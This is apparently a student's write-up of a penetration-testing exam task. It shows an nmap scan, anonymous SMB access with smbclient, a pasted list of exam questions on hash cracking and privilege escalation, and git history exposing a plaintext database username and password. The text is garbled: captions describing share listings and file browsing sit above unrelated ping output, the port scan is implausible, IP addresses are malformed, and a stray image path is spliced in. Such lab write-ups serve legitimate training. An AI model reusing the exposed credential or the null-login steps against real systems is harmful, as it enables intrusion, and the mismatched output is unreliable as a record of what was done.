

WEB-PENTEST

INTRODUCTION

Scenario:

You have been recently hired as a penetration tester by Secure Technologies Limited. They have given you their corporate server for you to check the various ways in which a determined attacker can gain access to it. Having this information, Lets get started.

I did an nmap scan against the target as seen below. I noticed some common ports that port 22, port 139 and port 445 on which **ssh**, **SMB (running over netbios)** and **SMB (running over tcp/ip)** services were running respectively. This was among other ports as seen below.

```
[root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam]# nmap -sC -sV -Pn -min-rate 1000 13.50.226.71
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 18:04 EAT
[...]
[+] Port 22/tcp [open] ssh
[+] Port 23/tcp [open] telnet
[+] Port 25/tcp [open] smtp
[+] Port 443/tcp [open] https
[+] Port 53/tcp [open] dns
[+] Port 80/tcp [open] http
[+] Port 113/tcp [open] nntp
[+] Port 143/tcp [open] imap
[+] Port 145/tcp [open] imap4rev1
[+] Port 161/tcp [open] snmp
[+] Port 162/tcp [open] snmptrap
[+] Port 205/tcp [open] biff
[+] Port 210/tcp [open] rje
[+] Port 220/tcp [open] rje
[+] Port 221/tcp [open] rje
[+] Port 222/tcp [open] rje
[+] Port 223/tcp [open] rje
[+] Port 224/tcp [open] rje
[+] Port 225/tcp [open] rje
[+] Port 226/tcp [open] rje
[+] Port 227/tcp [open] rje
[+] Port 228/tcp [open] rje
[+] Port 229/tcp [open] rje
[+] Port 230/tcp [open] rje
[+] Port 231/tcp [open] rje
[+] Port 232/tcp [open] rje
[+] Port 233/tcp [open] rje
[+] Port 234/tcp [open] rje
[+] Port 235/tcp [open] rje
[+] Port 236/tcp [open] rje
[+] Port 237/tcp [open] rje
[+] Port 238/tcp [open] rje
[+] Port 239/tcp [open] rje
[+] Port 240/tcp [open] rje
[+] Port 241/tcp [open] rje
[+] Port 242/tcp [open] rje
[+] Port 243/tcp [open] rje
[+] Port 244/tcp [open] rje
[+] Port 245/tcp [open] rje
[+] Port 246/tcp [open] rje
[+] Port 247/tcp [open] rje
[+] Port 248/tcp [open] rje
[+] Port 249/tcp [open] rje
[+] Port 250/tcp [open] rje
[+] Port 251/tcp [open] rje
[+] Port 252/tcp [open] rje
[+] Port 253/tcp [open] rje
[+] Port 254/tcp [open] rje
[+] Port 255/tcp [open] rje
[+] Port 256/tcp [open] rje
[+] Port 257/tcp [open] rje
[+] Port 258/tcp [open] rje
[+] Port 259/tcp [open] rje
[+] Port 260/tcp [open] rje
[+] Port 261/tcp [open] rje
[+] Port 262/tcp [open] rje
[+] Port 263/tcp [open] rje
[+] Port 264/tcp [open] rje
[+] Port 265/tcp [open] rje
[+] Port 266/tcp [open] rje
[+] Port 267/tcp [open] rje
[+] Port 268/tcp [open] rje
[+] Port 269/tcp [open] rje
[+] Port 270/tcp [open] rje
[+] Port 271/tcp [open] rje
[+] Port 272/tcp [open] rje
[+] Port 273/tcp [open] rje
[+] Port 274/tcp [open] rje
[+] Port 275/tcp [open] rje
[+] Port 276/tcp [open] rje
[+] Port 277/tcp [open] rje
[+] Port 278/tcp [open] rje
[+] Port 279/tcp [open] rje
[+] Port 280/tcp [open] rje
[+] Port 281/tcp [open] rje
[+] Port 282/tcp [open] rje
[+] Port 283/tcp [open] rje
[+] Port 284/tcp [open] rje
[+] Port 285/tcp [open] rje
[+] Port 286/tcp [open] rje
[+] Port 287/tcp [open] rje
[+] Port 288/tcp [open] rje
[+] Port 289/tcp [open] rje
[+] Port 290/tcp [open] rje
[+] Port 291/tcp [open] rje
[+] Port 292/tcp [open] rje
[+] Port 293/tcp [open] rje
[+] Port 294/tcp [open] rje
[+] Port 295/tcp [open] rje
[+] Port 296/tcp [open] rje
[+] Port 297/tcp [open] rje
[+] Port 298/tcp [open] rje
[+] Port 299/tcp [open] rje
[+] Port 300/tcp [open] rje
[+] Port 301/tcp [open] rje
[+] Port 302/tcp [open] rje
[+] Port 303/tcp [open] rje
[+] Port 304/tcp [open] rje
[+] Port 305/tcp [open] rje
[+] Port 306/tcp [open] rje
[+] Port 307/tcp [open] rje
[+] Port 308/tcp [open] rje
[+] Port 309/tcp [open] rje
[+] Port 310/tcp [open] rje
[+] Port 311/tcp [open] rje
[+] Port 312/tcp [open] rje
[+] Port 313/tcp [open] rje
[+] Port 314/tcp [open] rje
[+] Port 315/tcp [open] rje
[+] Port 316/tcp [open] rje
[+] Port 317/tcp [open] rje
[+] Port 318/tcp [open] rje
[+] Port 319/tcp [open] rje
[+] Port 320/tcp [open] rje
[+] Port 321/tcp [open] rje
[+] Port 322/tcp [open] rje
[+] Port 323/tcp [open] rje
[+] Port 324/tcp [open] rje
[+] Port 325/tcp [open] rje
[+] Port 326/tcp [open] rje
[+] Port 327/tcp [open] rje
[+] Port 328/tcp [open] rje
[+] Port 329/tcp [open] rje
[+] Port 330/tcp [open] rje
[+] Port 331/tcp [open] rje
[+] Port 332/tcp [open] rje
[+] Port 333/tcp [open] rje
[+] Port 334/tcp [open] rje
[+] Port 335/tcp [open] rje
[+] Port 336/tcp [open] rje
[+] Port 337/tcp [open] rje
[+] Port 338/tcp [open] rje
[+] Port 339/tcp [open] rje
[+] Port 340/tcp [open] rje
[+] Port 341/tcp [open] rje
[+] Port 342/tcp [open] rje
[+] Port 343/tcp [open] rje
[+] Port 344/tcp [open] rje
[+] Port 345/tcp [open] rje
[+] Port 346/tcp [open] rje
[+] Port 347/tcp [open] rje
[+] Port 348/tcp [open] rje
[+] Port 349/tcp [open] rje
[+] Port 350/tcp [open] rje
[+] Port 351/tcp [open] rje
[+] Port 352/tcp [open] rje
[+] Port 353/tcp [open] rje
[+] Port 354/tcp [open] rje
[+] Port 355/tcp [open] rje
[+] Port 356/tcp [open] rje
[+] Port 357/tcp [open] rje
[+] Port 358/tcp [open] rje
[+] Port 359/tcp [open] rje
[+] Port 360/tcp [open] rje
[+] Port 361/tcp [open] rje
[+] Port 362/tcp [open] rje
[+] Port 363/tcp [open] rje
[+] Port 364/tcp [open] rje
[+] Port 365/tcp [open] rje
[+] Port 366/tcp [open] rje
[+] Port 367/tcp [open] rje
[+] Port 368/tcp [open] rje
[+] Port 369/tcp [open] rje
[+] Port 370/tcp [open] rje
[+] Port 371/tcp [open] rje
[+] Port 372/tcp [open] rje
[+] Port 373/tcp [open] rje
```

I first used the **smbclient cli tool** with the -L option to list shares under the SMB service as seen in the image below.

```

root@Kali:~/home/scr34turs3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam 117x54
64 bytes From 13.50.226.71: icmp_seq=687 ttl=24 time=187 ms
64 bytes From 13.50.226.71: icmp_seq=687 ttl=24 time=225 ms
64 bytes From 13.50.226.71: icmp_seq=688 ttl=24 time=200 ms
64 bytes From 13.50.226.71: icmp_seq=689 ttl=24 time=202 ms
64 bytes From 13.50.226.71: icmp_seq=690 ttl=24 time=185 ms
64 bytes From 13.50.226.71: icmp_seq=691 ttl=24 time=192 ms
64 bytes From 13.50.226.71: icmp_seq=692 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=693 ttl=24 time=206 ms
64 bytes From 13.50.226.71: icmp_seq=694 ttl=24 time=195 ms
64 bytes From 13.50.226.71: icmp_seq=695 ttl=24 time=188 ms
64 bytes From 13.50.226.71: icmp_seq=696 ttl=24 time=180 ms
64 bytes From 13.50.226.71: icmp_seq=697 ttl=24 time=196 ms
64 bytes From 13.50.226.71: icmp_seq=698 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=699 ttl=24 time=201 ms
64 bytes From 13.50.226.71: icmp_seq=700 ttl=24 time=193 ms
64 bytes From 13.50.226.71: icmp_seq=701 ttl=24 time=195 ms
64 bytes From 13.50.226.71: icmp_seq=702 ttl=24 time=188 ms
64 bytes From 13.50.226.71: icmp_seq=703 ttl=24 time=215 ms
64 bytes From 13.50.226.71: icmp_seq=704 ttl=24 time=189 ms
64 bytes From 13.50.226.71: icmp_seq=705 ttl=24 time=198 ms
64 bytes From 13.50.226.71: icmp_seq=706 ttl=24 time=204 ms
64 bytes From 13.50.226.71: icmp_seq=707 ttl=24 time=192 ms
64 bytes From 13.50.226.71: icmp_seq=708 ttl=24 time=185 ms
64 bytes From 13.50.226.71: icmp_seq=709 ttl=24 time=187 ms
64 bytes From 13.50.226.71: icmp_seq=710 ttl=24 time=188 ms
64 bytes From 13.50.226.71: icmp_seq=711 ttl=24 time=188 ms
64 bytes From 13.50.226.71: icmp_seq=712 ttl=24 time=185 ms
64 bytes From 13.50.226.71: icmp_seq=713 ttl=24 time=185 ms
64 bytes From 13.50.226.71: icmp_seq=714 ttl=24 time=200 ms
64 bytes From 13.50.226.71: icmp_seq=715 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=716 ttl=24 time=194 ms
64 bytes From 13.50.226.71: icmp_seq=717 ttl=24 time=188 ms
64 bytes From 13.50.226.71: icmp_seq=718 ttl=24 time=195 ms
64 bytes From 13.50.226.71: icmp_seq=719 ttl=24 time=192 ms
64 bytes From 13.50.226.71: icmp_seq=720 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=721 ttl=24 time=193 ms
64 bytes From 13.50.226.71: icmp_seq=722 ttl=24 time=193 ms
64 bytes From 13.50.226.71: icmp_seq=723 ttl=24 time=191 ms
64 bytes From 13.50.226.71: icmp_seq=724 ttl=24 time=184 ms
64 bytes From 13.50.226.71: icmp_seq=725 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=726 ttl=24 time=195 ms
64 bytes From 13.50.226.71: icmp_seq=727 ttl=24 time=188 ms
64 bytes From 13.50.226.71: icmp_seq=728 ttl=24 time=217 ms
64 bytes From 13.50.226.71: icmp_seq=729 ttl=24 time=234 ms
64 bytes From 13.50.226.71: icmp_seq=730 ttl=24 time=196 ms
64 bytes From 13.50.226.71: icmp_seq=731 ttl=24 time=198 ms
64 bytes From 13.50.226.71: icmp_seq=732 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=733 ttl=24 time=191 ms
64 bytes From 13.50.226.71: icmp_seq=734 ttl=24 time=196 ms
64 bytes From 13.50.226.71: icmp_seq=735 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=736 ttl=24 time=244 ms
64 bytes From 13.50.226.71: icmp_seq=737 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=738 ttl=24 time=212 ms
[...]

```

I then used the -N option for null or no-pass authentication and successfully downloaded the project.zip file to my local machine just as shown below.

```

root@Kali:~/home/scr34turs3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam 117x54
root@Kali:~/home/scr34turs3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam 117x54
K_RESPONSE
Unable to connect with SMB1 -- no workgroup available
[...]
# smbclient -N \\13.50.226.71\\samba
Anonymous login successful
[...]
Section B: Pentest Scenario (40 marks)
Time allocated: 2 hrs
Scenario:
You have been recently hired as a penetration tester. You have been given you their corporate server for you to determine attacker can gain access to it.
[...]
QUESTIONS
1. Conduct an Nmap scan on the provided Linux system (Screenshot demonstrating the answer here)
2. Log in to the SMB server using null authentication. Find a ZIP file containing a Git project. (5 mins screenshot demonstrating the answer here)
3. Extract the contents of the ZIP file, access the previous commit that includes credentials (Screenshot demonstrating the answer here)
4. What is the exposed username and password? (Screenshot demonstrating the answer here)
5. Use the obtained credentials to connect to the MySQL database. Submit the contents of the file. (5 mins screenshot demonstrating the answer here)
6. Dump the username and hashes from the database. (Screenshot demonstrating the answer here)
7. Using JohnTheRipper or Hashcat, crack Main's password. (Screenshot demonstrating the answer here)
8. Use the password to login to the system and get first flag. (3 mks) (Screenshot demonstrating the answer here)
9. Perform privilege escalation using Vim by exploiting a bug in the system to gain higher privileges on the system. (3 mks) (Screenshot demonstrating the answer here)
10. Read the root flag and submit its contents. (Screenshot demonstrating the answer here)
[...]
total 36496
drwxrwxr-x 2 scr34turs3 scr34turs3 4096 Aug 17 18:16 .
drwxrwxr-x 3 scr34turs3 scr34turs3 4096 Aug 10 17:58 ..
-rw-r--r-- 1 scr34turs3 scr34turs3 7266304 Aug 10 21:34 .Cybershujaa-final-exam.ctb-
-rw-r--r-- 1 scr34turs3 scr34turs3 7266304 Aug 10 21:33 .Cybershujaa-final-exam.ctb~~
-rw-r--r-- 1 scr34turs3 scr34turs3 7266304 Aug 10 21:32 .Cybershujaa-final-exam.ctb~~
-rw-r--r-- 1 scr34turs3 scr34turs3 466944 Aug 17 18:15 .WEBPENTEST.ctb-
-rw-r--r-- 1 scr34turs3 scr34turs3 45056 Aug 17 18:09 .WEBPENTEST.ctb--
-rw-r--r-- 1 scr34turs3 scr34turs3 78 Aug 17 18:12 'Loc_20240817-Cyber Shujaa SA Exam - ID fname lname.docx'
-rw-r--r-- 1 scr34turs3 scr34turs3 100323 Aug 10 21:36 '20240810-Cyber Shujaa SA Exam - ID fname lname.docx'
-rw-r--r-- 1 scr34turs3 scr34turs3 169047 Aug 17 18:12 '20240817-Cyber Shujaa SA Exam - ID fname lname.docx'
-rw-r--r-- 1 scr34turs3 scr34turs3 4572894 Aug 10 20:46 Shadrack_Mwabe_CS-SA07-24129_Forensics.pdf
-rw-r--r-- 1 scr34turs3 scr34turs3 1584430 Aug 10 21:34 Shadrack_Mwabe_CS-SA07-24129_WEB-PENTEST.pdf
-rw-r--r-- 1 scr34turs3 scr34turs3 1261568 Aug 17 18:15 WEBPENTEST.ctb
-rw-r--r-- 1 scr34turs3 scr34turs3 47 Aug 10 18:55 cybershujaa-ips
-rw-r--r-- 1 scr34turs3 scr34turs3 41634 Aug 10 18:13 forensics.pcap
[...]

```

I unzipped the project.zip file, and changed dir to the extracted directory as seen below.

```

root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam.117x54
04 bytes From 13..50..226..71: icmp_seq=915 ttl=24 time=194 ms
04 bytes From 13..50..226..71: icmp_seq=916 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=917 ttl=24 time=194 ms
04 bytes From 13..50..226..71: icmp_seq=918 ttl=24 time=197 ms
04 bytes From 13..50..226..71: icmp_seq=919 ttl=24 time=237 ms
04 bytes From 13..50..226..71: icmp_seq=920 ttl=24 time=185 ms
04 bytes From 13..50..226..71: icmp_seq=921 ttl=24 time=207 ms
04 bytes From 13..50..226..71: icmp_seq=922 ttl=24 time=316 ms
04 bytes From 13..50..226..71: icmp_seq=923 ttl=24 time=319 ms
04 bytes From 13..50..226..71: icmp_seq=924 ttl=24 time=206 ms
04 bytes From 13..50..226..71: icmp_seq=925 ttl=24 time=319 ms
04 bytes From 13..50..226..71: icmp_seq=926 ttl=24 time=550 ms
04 bytes From 13..50..226..71: icmp_seq=927 ttl=24 time=260 ms
04 bytes From 13..50..226..71: icmp_seq=928 ttl=24 time=42 ms
04 bytes From 13..50..226..71: icmp_seq=929 ttl=24 time=203 ms
04 bytes From 13..50..226..71: icmp_seq=930 ttl=24 time=238 ms
04 bytes From 13..50..226..71: icmp_seq=931 ttl=24 time=194 ms
04 bytes From 13..50..226..71: icmp_seq=932 ttl=24 time=185 ms
04 bytes From 13..50..226..71: icmp_seq=933 ttl=24 time=187 ms
04 bytes From 13..50..226..71: icmp_seq=934 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=935 ttl=24 time=192 ms
04 bytes From 13..50..226..71: icmp_seq=936 ttl=24 time=109 ms
04 bytes From 13..50..226..71: icmp_seq=937 ttl=24 time=101 ms
04 bytes From 13..50..226..71: icmp_seq=938 ttl=24 time=305 ms
04 bytes From 13..50..226..71: icmp_seq=939 ttl=24 time=193 ms
04 bytes From 13..50..226..71: icmp_seq=940 ttl=24 time=188 ms
04 bytes From 13..50..226..71: icmp_seq=941 ttl=24 time=322 ms
04 bytes From 13..50..226..71: icmp_seq=942 ttl=24 time=266 ms
04 bytes From 13..50..226..71: icmp_seq=943 ttl=24 time=201 ms
04 bytes From 13..50..226..71: icmp_seq=944 ttl=24 time=188 ms
04 bytes From 13..50..226..71: icmp_seq=945 ttl=24 time=193 ms
04 bytes From 13..50..226..71: icmp_seq=946 ttl=24 time=253 ms
04 bytes From 13..50..226..71: icmp_seq=947 ttl=24 time=190 ms
04 bytes From 13..50..226..71: icmp_seq=948 ttl=24 time=198 ms
04 bytes From 13..50..226..71: icmp_seq=949 ttl=24 time=107 ms
04 bytes From 13..50..226..71: icmp_seq=950 ttl=24 time=205 ms
04 bytes From 13..50..226..71: icmp_seq=951 ttl=24 time=191 ms
04 bytes From 13..50..226..71: icmp_seq=952 ttl=24 time=199 ms
04 bytes From 13..50..226..71: icmp_seq=953 ttl=24 time=188 ms
04 bytes From 13..50..226..71: icmp_seq=954 ttl=24 time=201 ms
04 bytes From 13..50..226..71: icmp_seq=955 ttl=24 time=218 ms
04 bytes From 13..50..226..71: icmp_seq=956 ttl=24 time=192 ms
04 bytes From 13..50..226..71: icmp_seq=957 ttl=24 time=216 ms
04 bytes From 13..50..226..71: icmp_seq=958 ttl=24 time=202 ms
04 bytes From 13..50..226..71: icmp_seq=959 ttl=24 time=107 ms
04 bytes From 13..50..226..71: icmp_seq=960 ttl=24 time=194 ms
04 bytes From 13..50..226..71: icmp_seq=961 ttl=24 time=100 ms
04 bytes From 13..50..226..71: icmp_seq=962 ttl=24 time=206 ms
04 bytes From 13..50..226..71: icmp_seq=963 ttl=24 time=187 ms
04 bytes From 13..50..226..71: icmp_seq=964 ttl=24 time=190 ms
04 bytes From 13..50..226..71: icmp_seq=965 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=966 ttl=24 time=193 ms
04 bytes From 13..50..226..71: icmp_seq=967 ttl=24 time=188 ms

```

I manually navigated around to see the contents under this directory and found a file that had hashes as seen below.

```

root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project/.git/logs/refs/heads
04 bytes From 13..50..226..71: icmp_seq=1274 ttl=24 time=180 ms
04 bytes From 13..50..226..71: icmp_seq=1275 ttl=24 time=195 ms
04 bytes From 13..50..226..71: icmp_seq=1276 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=1277 ttl=24 time=294 ms
04 bytes From 13..50..226..71: icmp_seq=1278 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=1279 ttl=24 time=205 ms
04 bytes From 13..50..226..71: icmp_seq=1280 ttl=24 time=190 ms
04 bytes From 13..50..226..71: icmp_seq=1281 ttl=24 time=193 ms
04 bytes From 13..50..226..71: icmp_seq=1282 ttl=24 time=199 ms
04 bytes From 13..50..226..71: icmp_seq=1283 ttl=24 time=193 ms
04 bytes From 13..50..226..71: icmp_seq=1284 ttl=24 time=193 ms
04 bytes From 13..50..226..71: icmp_seq=1285 ttl=24 time=195 ms
04 bytes From 13..50..226..71: icmp_seq=1286 ttl=24 time=197 ms
04 bytes From 13..50..226..71: icmp_seq=1287 ttl=24 time=188 ms
04 bytes From 13..50..226..71: icmp_seq=1288 ttl=24 time=188 ms
04 bytes From 13..50..226..71: icmp_seq=1289 ttl=24 time=199 ms
04 bytes From 13..50..226..71: icmp_seq=1290 ttl=24 time=202 ms
04 bytes From 13..50..226..71: icmp_seq=1291 ttl=24 time=185 ms
04 bytes From 13..50..226..71: icmp_seq=1292 ttl=24 time=189 ms
04 bytes From 13..50..226..71: icmp_seq=1293 ttl=24 time=187 ms
04 bytes From 13..50..226..71: icmp_seq=1294 ttl=24 time=187 ms
04 bytes From 13..50..226..71: icmp_seq=1295 ttl=24 time=196 ms
04 bytes From 13..50..226..71: icmp_seq=1296 ttl=24 time=184 ms
04 bytes From 13..50..226..71: icmp_seq=1297 ttl=24 time=205 ms
04 bytes From 13..50..226..71: icmp_seq=1298 ttl=24 time=199 ms
04 bytes From 13..50..226..71: icmp_seq=1299 ttl=24 time=203 ms
04 bytes From 13..50..226..71: icmp_seq=1300 ttl=24 time=204 ms
04 bytes From 13..50..226..71: icmp_seq=1302 ttl=24 time=188 ms
04 bytes From 13..50..226..71: icmp_seq=1303 ttl=24 time=204 ms
04 bytes From 13..50..226..71: icmp_seq=1304 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=1305 ttl=24 time=196 ms
04 bytes From 13..50..226..71: icmp_seq=1306 ttl=24 time=187 ms
04 bytes From 13..50..226..71: icmp_seq=1307 ttl=24 time=203 ms
04 bytes From 13..50..226..71: icmp_seq=1308 ttl=24 time=187 ms
04 bytes From 13..50..226..71: icmp_seq=1309 ttl=24 time=215 ms
04 bytes From 13..50..226..71: icmp_seq=1310 ttl=24 time=188 ms
04 bytes From 13..50..226..71: icmp_seq=1311 ttl=24 time=206 ms
04 bytes From 13..50..226..71: icmp_seq=1312 ttl=24 time=194 ms
04 bytes From 13..50..226..71: icmp_seq=1313 ttl=24 time=209 ms
04 bytes From 13..50..226..71: icmp_seq=1314 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=1315 ttl=24 time=219 ms
04 bytes From 13..50..226..71: icmp_seq=1316 ttl=24 time=189 ms
04 bytes From 13..50..226..71: icmp_seq=1317 ttl=24 time=186 ms
04 bytes From 13..50..226..71: icmp_seq=1318 ttl=24 time=243 ms
04 bytes From 13..50..226..71: icmp_seq=1319 ttl=24 time=185 ms
04 bytes From 13..50..226..71: icmp_seq=1320 ttl=24 time=185 ms
04 bytes From 13..50..226..71: icmp_seq=1321 ttl=24 time=191 ms
04 bytes From 13..50..226..71: icmp_seq=1322 ttl=24 time=187 ms
04 bytes From 13..50..226..71: icmp_seq=1323 ttl=24 time=193 ms
04 bytes From 13..50..226..71: icmp_seq=1324 ttl=24 time=195 ms
04 bytes From 13..50..226..71: icmp_seq=1325 ttl=24 time=185 ms
04 bytes From 13..50..226..71: icmp_seq=1326 ttl=24 time=185 ms
04 bytes From 13..50..226..71: icmp_seq=1327 ttl=24 time=192 ms

```

However another easy and faster way, I was to check on the git history using the command git log. And as seen below, I was able to see hashes from the previous commit.

```
[root@Kali :/home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# delete branch
if [ "$allowdeletebranch" != "true" ]; then
    echo "*** Deleting a branch is not allowed in this repository" >62
    exit 1
fi
;;
refs/remotes/*,commit)
# tracking branch
;;
refs/remotes/*,delete)
# delete tracking branch
if [ "$allowdeletebranch" != "true" ]; then
    echo "*** Deleting a tracking branch is not allowed in this repository" >62
    exit 1
fi
;;
*)
# Anything else (is there anything else)?
echo "*** Update hook: unknown type of update to ref $refname of type $newrev_type" >62
exit 1
;;
esac

# --- Finished
exit 0

[root@Kali :]/home/.../cybershujaa-final-exam/git_project/.git/hooks
# cd ..

[root@Kali :]/home/.../CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project/.git
# cd ..

[root@Kali :]/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
# git log
commit Bba226c452af2d24713ddbb980c27f6ff4c29e08ba3 (HEAD -> master)
Author: root <root@ip-172-31-10-40.eu-north-1.compute.internal>
Date: Sat May 25 09:59:28 2024 +0000

    Added test files

commit e5e0556a841700fa0f2efdf1b12277e0fe665330
Author: root <root@ip-172-31-10-40.eu-north-1.compute.internal>
Date: Sat May 25 09:59:28 2024 +0000

    Removed dbconfig for trich

commit 3722c947a1267f30ed5616686ae098b49fcdd0a9
Author: root <root@ip-172-31-10-40.eu-north-1.compute.internal>
Date: Sat May 25 09:59:28 2024 +0000

    Added dbconfig for trich


[root@Kali :]/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
#
```

I used the **git log -p** cmd which is used to display the commit history in a Git repository along with the patch (differences) introduced in each commit as seen below. Found plain cred of **USERNAME:trich**

PASSWORD:nuojyD+qVzSpB08L

